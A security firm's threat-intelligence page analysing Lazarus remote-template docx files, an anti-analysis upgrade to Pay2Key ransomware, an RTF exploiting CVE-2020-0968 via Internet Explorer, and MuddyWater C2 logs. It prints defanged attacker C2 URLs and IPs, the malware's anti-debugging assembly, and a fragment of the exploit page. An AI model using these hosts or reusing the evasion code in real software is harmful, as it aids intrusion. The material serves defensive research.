Raw Threat Intelligence

clearskysec.com | info@clearskysec.com | updates: @ClearskySec

- **Public analysis -** “Raw Threat Intelligence” is a public document with primary analysis of cyber attack campaigns.
- **Analysts** - Analysis is performed by ClearSky Cyber Security.
- **Comments -** The document is open for comments - feel free to write tips, questions, leads and suggestions.
- **Ongoing** - Analysis is ongoing, new incidents are added as they are investigated.
- **HTML version** - is available here

If you have been targeted you can get our help for free
clearskysec.com/free-targeted-attacks-research

2021-04-20 Suspicious Lazarus Documents

While monitoring VirusTotal, we identified four malicious documents that share common TTPs. These docx files using remote template injection to download a dotx file from a C2 server, which has a unique remote IP address. Two of the four IPs we have found have been previously reported by F-Secure as Lazarus group. We suspect with medium-low confidence that the new IP addresses are also controlled by the Lazarus group. Unfortunately, we couldn’t retrieve the malicious templates to further investigate the kill chain


Filename: my2.docx

MD5: d0d7d265032e7f1355450692b4d09d3c

SHA-1: 71e13c7d59367ee42a762e62280ee5e6df922cf1

SHA-256: 63e90a1e4df4cf39390d57a307a784dd8d49becaf05702f7b0c0a2666f9653e0

Template URL: hxxp://181.174.164.115/AdjacencyReport.dotx



The server is offshore bulletproof hosting registered in Panama:

In the year 2018, this server served[1] Loki Bot, this activity seem to be unrelated:


Filename: doc_1.docx

MD5: c16295ddf30a5202aad777c0e2dc76c5

SHA-1: 5dd7541ee41fec4ef933943eaddd4208fcff3cbc

SHA-256: 392da41d8c826badf33638a28d17fb88c0d6a2d6db5e5cd6aa2feb78b8c2c868

Template URL: hxxp://181.174.164.115/CoReport.dotx



This file point to the same server in Panama, but to a different dotx file.

Filename: qkxuyneueb.docx

MD5: f62d7b4db17b57b2e15d46fb90c15e10

SHA-1: 654a570f030170a9023a3ad157575b3747e754fb

SHA-256: 73b54fc446117134c10cfeb136799724dbae8f0bfcf4235e686d63416d394629

Template URL: hxxp://95.0.200.212/MedianFax.Dotx

[TYPE THE SENDER COMPANY NAME]
[Type the sender company address]

[Pick the date]

FAX

To: [Type the recipient name]

Phone: [Type the recipient phone number]

Company Name: [Type the recipient company name]

Fax: [Type the recipient fax number]

From: john

Phone: [Type the sender phone number]

Company Name: [Type the sender company name]

Fax: [Type the sender fax number]

Number of Pages: [Type the number of pages sent]

This file point to a template that located on a server that was used as a C2 by Lazarus.

Filename: kexgzywwqg.docx

MD5: 1dcedd5c24623fdf3d9052efd38fe21f

SHA-1: 5588bce60271514977c1540dadb59ef1b921450c

SHA-256: 5dfd9ab1c156f3f73f6e8f81af25945ec99d383c6e0a24764957bdf2aa4b4559

Template URL: hxxp://103.95.99.3/ApothecaryResume.dotx

JOHN

[TYPE YOUR ADDRESS]

[Type your phone number] • [Type your e-mail] • [Type your website]

Objectives

[Type your objectives]

Experience

[Type your job title]

• [Type the start date] - [Type the end date]

[Type the company name] • [Type the company address]

[Type the job responsibilities]

Skills

- [Type list of skills]

Education

[Type your school name]

[Type the completion date] • [Type the degree]

- [Type list of accomplishments]

References

[Type your references]

This file point to a template that located on another server that was also used as a C2 by Lazarus.

Another common TTP is the user that created those files and the creation date.

All files have been created by “john” during April 12th 2021:

my2.docx

OpenXML Document Info

Document Properties

dc:creator	john
dcterms:modified	2021-04-12T07:48:00Z
dcterms:created	2021-04-12T07:48:00Z
cp:lastModifiedBy	john

This could be a red team, testing the security defenses of some organization by using a remote template of known malicious servers.

Having said that, we can't deny the fact that 2 of the 3 IPs, used by the Lazarus group.

---

[1] https://urlhaus.abuse.ch/host/181.174.164.115/

2020-12-22: Pay2Key New Variant

Executive Summary

Last week, we published a report about the ransomware group **Pay2Key**, and attributed them to Fox Kitten, the Iranian APT group that has operated in Israel since 2017, based on both technological and thematic similarities[1]. Monitoring this Iranian threat actor, we have identified a new version of the **Pay2Key** ransomware in VirusTotal. This new version appears to be a direct upgrade to the previous versions observed by CheckPoint[2].

In this "upgraded" version, new additions were added such as - encrypting the payload with a modified UPX header, Corruption of the IAT and additional code for various Anti Analysis and Debugging methods, additionally, some methods of string encryption were applied onto the binary. By comparing the versions of December against November using Bindiff we observed a **91%** code match between both versions of the ransomware.

The changes observed by this report, seem as if the attacker attempted to bring a new development effort to harden analysis of the malware from reverse engineers and security products by using anti analysis methods and encryption. These methods are relatively outdated and can be easily circumvented.

---

[1] https://www.clearskysec.com/pay2kitten/

[2] https://research.checkpoint.com/2020/ransomware-alert-pay2key/

TTP

Initial Payload


The file is encrypted by **UPX** as identified by **VirusTotal.**

PEiD packer	UPX v0.89.6 - v1.02 / v1.05 -v1.22 (Delphi) stub

However, it does not contain the standard UPX sections and attempts to decrypt the file using standard UPX would result in failure.

Name	Virtual Address	Virtual Size	MD5	Chi2
....	4096	757760	d41d8cd98f00b204e9800998ecf8427e	-1
....	761856	356352	c4f2e1052bebc6e880fdbfa13c5d7665	41643.99
.rsrc	1118208	4096	b26cdb49f40daf7cd69bfd56c6efb3da	27927

This behavior indicates that the developer modified the **UPX** headers to harden analysis and attempt to avoid security product detection.



Addition of Defense Avoidance and Anti-Analysis

We have performed manual unpacking of the initial payload and reconstructed the PE header so we can view the ransomware code in **IDA**. First the ransomware will perform various debugging tricks. If one of the following checks fails, the ransomware will attempt to exit and close the program.

Following examples of the debugging tricks:

Invoking IsDebuggerPresent

```
mov     ebx, ds:IsDebuggerPresent
call    ebx ; IsDebuggerPresent
test    eax, eax
jz      short loc_40E0D6
```

Invoking CheckRemoteDebuggerPresent

```
loc_40E0D6:
mov     [ebp+pbDebuggerPresent], 0
call    ds:GetCurrentProcess
lea     ecx, [ebp+pbDebuggerPresent]
push    ecx             ; pbDebuggerPresent
push    eax             ; hProcess
call    ds:CheckRemoteDebuggerPresent
cmp     [ebp+pbDebuggerPresent], 0
jz      short addr_locateWindows
```

Searching for Debugger Processes in Memory

```
addr_locateWindows:
mov     esi, ds:FindWindowW
xor     edi, edi
push    edi             ; lpWindowName
push    offset ClassName ; "Qt5QWindowIcon"
call    esi ; FindWindowW
test    eax, eax
mov     ecx, 1
push    0               ; lpWindowName
push    offset aOllydbg ; "OLLYDBG"
cmovnz  edi, ecx
call    esi ; FindWindowW
test    eax, eax
mov     eax, 1
push    0               ; lpWindowName
push    offset aId      ; "ID"
cmovnz  edi, eax
call    esi ; FindWindowW
test    eax, eax
jnz     short func_CrashProgram
```

Checking the PEB for the DebugFlag and the NtGlobalFlag

```
addr_LocateTEBDebugFlag:
mov     [ebp+var_8FC], edi
xor     eax, eax
mov     eax, large fs:30h
mov     eax, [eax+2]
and     eax, 0FFh
mov     [ebp+var_8FC], eax
cmp     [ebp+var_8FC], edi
jz      short addr_LocatePEBDebugFlag
```

```
push    0FFFFFFFFh      ; FileName
call    __loaddll
```

```
addr_LocatePEBDebugFlag:
mov     [ebp+var_900], 0
xor     eax, eax
mov     eax, large fs:30h
mov     eax, [eax+68h]
and     eax, 70h
mov     [ebp+var_900], eax
cmp     [ebp+var_900], 0
jz      short addr_checktrapFlag
```

Performing execution time comparison using GetTickCount

```
addr_CalculateDebugTime:
mov     esi, ds:GetTickCount
call    esi ; GetTickCount
mov     edi, eax
xor     eax, eax
push    eax
push    ecx
pop     eax
pop     ecx
sub     ecx, eax
shl     ecx, 4
call    esi ; GetTickCount
sub     eax, edi
cmp     eax, 1Eh
jbe     short loc_40E24C
```

Furthermore, the ransomware attempts to analyze its internal memory structure and attempts to cause exceptions by invoking debugger traps and running unexpected instructions.

```
mov     [ebp+ms_exc.registration.TryLevel], 0
int     3               ; Trap to Debugger
jmp     short loc_40590D
```

Payload

Finally, the ransomware attempts to invoke the API **IsDebuggerPresent** (It is not clear why however, since this API was invoked at the beginning). If this second check fails the ransomware would load the string "**Stop debugging program"** and would begin running garbage code to delay analysis, eventually crashing the program.

If these checks pass however, the ransomware will execute as the previous versions. It seems that the developer removed the logging mechanism that documented the ransomwares behavior. Additionally, the developer attempted to add string encryption to harden analysis, but the string encryption only works some of the time as strings can be viewed directly through IDA.

Nevertheless, the developer forgot to remove information from the RTTI structure which contains all the function names and classes of the program which allowed us to identify the Pay2Key's "Client" Class easily.

```
004D1808 1          Client::Common::CommonExceptionFactory
004D2680 1          Client::Common::IDecryptor
004D2FE4 5          Client::Common::IDirectory
004D0E8C 1          Client::Common::IEncryptor
004D1B3C 5          Client::Common::IException
004D1818 2          Client::Common::IExceptionFactory
004D3000 12         Client::Common::IFile
004D1B5C 1          Client::Common::IFileMatcher
004D0448 1          Client::Communication::AbortMessage
004D1D84 2          Client::Communication::AcknowledgeMessage
004D17E8 2          Client::Communication::ClientInformation
004D1B00 5     M    Client::Communication::ExceptionMessage
004D1B1C 1     M    Client::Communication::ExceptionMessage
004D1DA4 2          Client::Communication::GetIdentificationMessage
004D0468 4          Client::Communication::IMessage
004D1C6C 2          Client::Communication::IMessageExtractor
004D1E20 1          Client::Communication::IMessageFactory
004D1EE0 2          Client::Communication::IMessagePackager
004D1B74 3          Client::Communication::IdentificationMessage
004D1B94 3          Client::Communication::JobFinishedMessage
004D1CA4 1          Client::Communication::MessageExtractor
004D1E90 1          Client::Communication::MessagePackager
004D28C4 2          Client::Communication::SessionKey
004D11A8 1          Client::DataAccess::BasicFileReader
004D120C 1          Client::DataAccess::BasicFileWriter
004D11C0 4          Client::DataAccess::IFileReader
```

Moreover, the PDB path was changed in this version to the following:

M:\\c\\c\\Win32\Release\\Client\\c.pdb

IOCs

MD5: af8b2eb23d9860e41e83292e55e64864
SHA-1:889afcdd1086bbd976a9c137d669b3b3d086f6bb
SHA-256: 93347a47796986520d748bb6cd2385f4613169c008c686da9fe22239806845cb

2020-09-30: CVE-2020-0968 Exploited in the Wild

Executive Summery

In the beginning of September 2020, ClearSky research found a unique malicious RTF file. The initial file has been uploaded to VirusTotal from Belarus, a country who in the past few weeks, has been home to passionate civilian protests against the government. The file name and its content are forms to be filled about people accused of crimes in the high court.


The RTF file executes arbitrary code from a C2 server. The code execution could be used for further malware download, data theft and a variety of malicious activities. In this case the RTF file downloads an exploit for Internet Explorer, assigned CVE-2020-0968[1]. According to our observation, the vulnerability has not been seen exploited in the wild until now.

Lastly, the Internet Explorer exploit downloads the payload, however, the file is encrypted and needs to be decrypted to be executed.

During the final editing of this alert, we have noticed that there is already a detailed analysis very similar to ours, written in Chinese, they called this attack “Operation Domino”.


File Analysis

The RTF file, which was written in Russian, is a seemingly professional document containing multiple forms to fill concerning people accused in various crimes.



The malicious RTF file

While examining the metadata of the file we came across the following detail – the file has two default languages, Russian and Arabic (From Saudi Arabia).



Document Properties	
custom xml data properties	1
default ansi codepage	Cyrillic
default character set	ANSI
default languages	RussianArabic - Saudi Arabia
embedded drawings	1287
longest hex string	8378

The RTF file opens a Microsoft Word, that later will execute an arbitrary code of the attackers' choice – in this case, the software will access an attacker-controlled server via URL Moniker[2] and will download and execute an HTM file. The following is the URL of the HTM file:

hxxp://94.156.174[.]7/up/a1a.htm

```
Select Command Prompt
000007A0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007B0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007C0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007D0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007E0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
000007F0: FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF  ................
00000800: 01 00 00 02 09 00 00 00  01 00 00 00 00 00 00 00  ................
00000810: 00 00 00 00 00 00 00 00  98 01 00 00 E0 C9 EA 79  ................y
00000820: F9 BA CE 11 8C 82 00 AA  00 4B A9 0B 80 01 00 00  .........K......
00000830: 68 00 74 00 74 00 70 00  3A 00 2F 00 2F 00 39 00  h.t.t.p.:././.9.
00000840: 34 00 2E 00 31 00 35 00  36 00 2E 00 31 00 37 00  4...1.5.6...1.7.
00000850: 34 00 2E 00 37 00 2F 00  75 00 70 00 2F 00 61 00  4...7./.u.p./.a.
00000860: 31 00 61 00 2E 00 68 00  74 00 6D 00 00 00 00 00  1.a...h.t.m.....
00000870: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000880: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000890: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008B0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008E0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000900: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000910: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000920: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

The malicious URL inside the OLE object of the RTF

Due to the functionality of URL Moniker, this file would be opened in the background by Internet Explorer, even if it is not the user's default browser. The Internet Explorer exploit is a Use-after-Free[3] exploit as can be hinted from the variable name and the CollectGarbage function:

```
1  <html>
2
3  <head>
4
5  <meta http-equiv="X-UA-Compatible" content="IE=8" />
6
7  <script language="Jscript.Encode">
8
9  var won = CollectGarbage;var faUaF=(function(){var b=2;var T=2;var e=4;var U=4;var aq=0x10;
10
11 </script>
12
13 </head>
14
15 <body>
16
17 </body>
18
19 </html>
```

a1a.htm file used as an exploit for Internet Explorer

If the Internet Explorer exploit runs successfully, it will download an additional file from the server the Internet Explorer exploit was hosted on – a encrypted DLL file named 'a1a.dll.'. During our research, we did not observe the ShellCode decrypting and running the DLL successfully.

Recommendations

Support for Windows 7 ended on January 2020. If you are still using Windows 7 without extended support, and your Office version has not been patched against CVE-2017-0199, you may be vulnerable to this attack.

Indicators

IP

94.156.174[.]7

Files

Hash	File
60981545a5007e5c28c8275d5f51d8f0	СВЕДЕНИЯ О ПОДСУДИМОМ.rtf
7fce761a343ceb15126e7d8f6314c4ed	7fce761a343ceb15126e7d8f6314c4ed
293916AF3A30B3D7A0DC2949115859A6	a1a.htm
67B5D793CF4B0A1DDECF756C42AF47C8	a1a.dll

---


[1] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-0968

[2] https://msdn.microsoft.com/en-us/library/ms775149(v=vs.85).aspx

[3] https://cwe.mitre.org/data/definitions/416.html

2020-04-08: Revealing Targets of the Iranian MuddyWater Group, Extracted from their C2

A file founded on MuddyWater C2 contains strings that through testing directed to (among others) **an Iranian IP address that is highly probable to be used by the group**, as well as strings implying targets in Pakistan, Turkey, and possibly in western countries as well.




The file was published before on AnyRun twitter account[1]. Here, we will present a deep analysis of the file. The txt files we analyzed appeared on two previously known MuddyWater C2 - Advanceorthocenter[.]com, Bonisa[.]ir.

As a result of our familiarity with the structure of the URL sent to the breached C2, cross-referencing the group's familiar OLE property with details from the .txt files, the location of the Iranian server when testing the infrastructure,

[1] https://twitter.com/anyrun_app/status/1219131318237323265

and the C2 bearing an Iranian TLD (.ir), **we associate the findings to the MuddyWater group with high probability.**

kcxyErMOox.txt



general-template.php	2019-02-06 23:37	140K
http.php	2019-10-15 04:30	22K
images/	2019-02-22 03:09	-
js/	2019-02-22 03:09	
kcxyErMOox.txt	2020-01-20 02:58	18K
kses.php	2019-12-13 16:38	56K
l10n.php	2019-01-09 16:46	50K
link-template.php	2019-01-15 06:54	135K
load.php	2019-01-30 16:01	36K
locale.php	2016-12-03 09:16	14
media-template.php	2018-12-11 09:45	46K
media.php	2019-01-11 11:40	141K
meta.php	2018-12-12 08:02	45K

A .txt file encoded with base64 that contains logs for many communications received by the group's C2.

A screenshot of the decrypted information:

```
Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0
[redacted]
Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0admin:DESKTOP-JGLLJLD:DESKTOP-JGLLJLD:Windows (64-bit) NT 10.00
[redacted]
Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)admin:DESKTOP-JGLLJLD:DESKTOP-JGLLJLD:Windows (64-bit) NT 10.00
[redacted]
Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)admin:DESKTOP-JGLLJLD:DESKTOP-JGLLJLD:Windows (64-bit) NT 10.00
[redacted]
Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)admin:PC:PC:Windows (32-bit) NT 10.00
[redacted]
Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
[redacted]
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0**[redacted]
```

An example for the registry stored in the .txt file that represents further information regarding the victim:

Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; rv:9.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2; BOIE9;ENUS)admin:USER-PC:USER-PC:Windows (32-bit) NT 6.01 <IP Address>

The details stored on the group's C2 correlate in order and structure to details identified within the .txt file, hereby leading us to conclude that these are logs of infected machines communicating with the group's Command and Control servers.

Checking the logs indicates that the victims were located in Pakistan, Turkey, the US, Canada, Spain, Germany, and Britain, amongst others. It is impossible to determine whether a VPN service has been used.

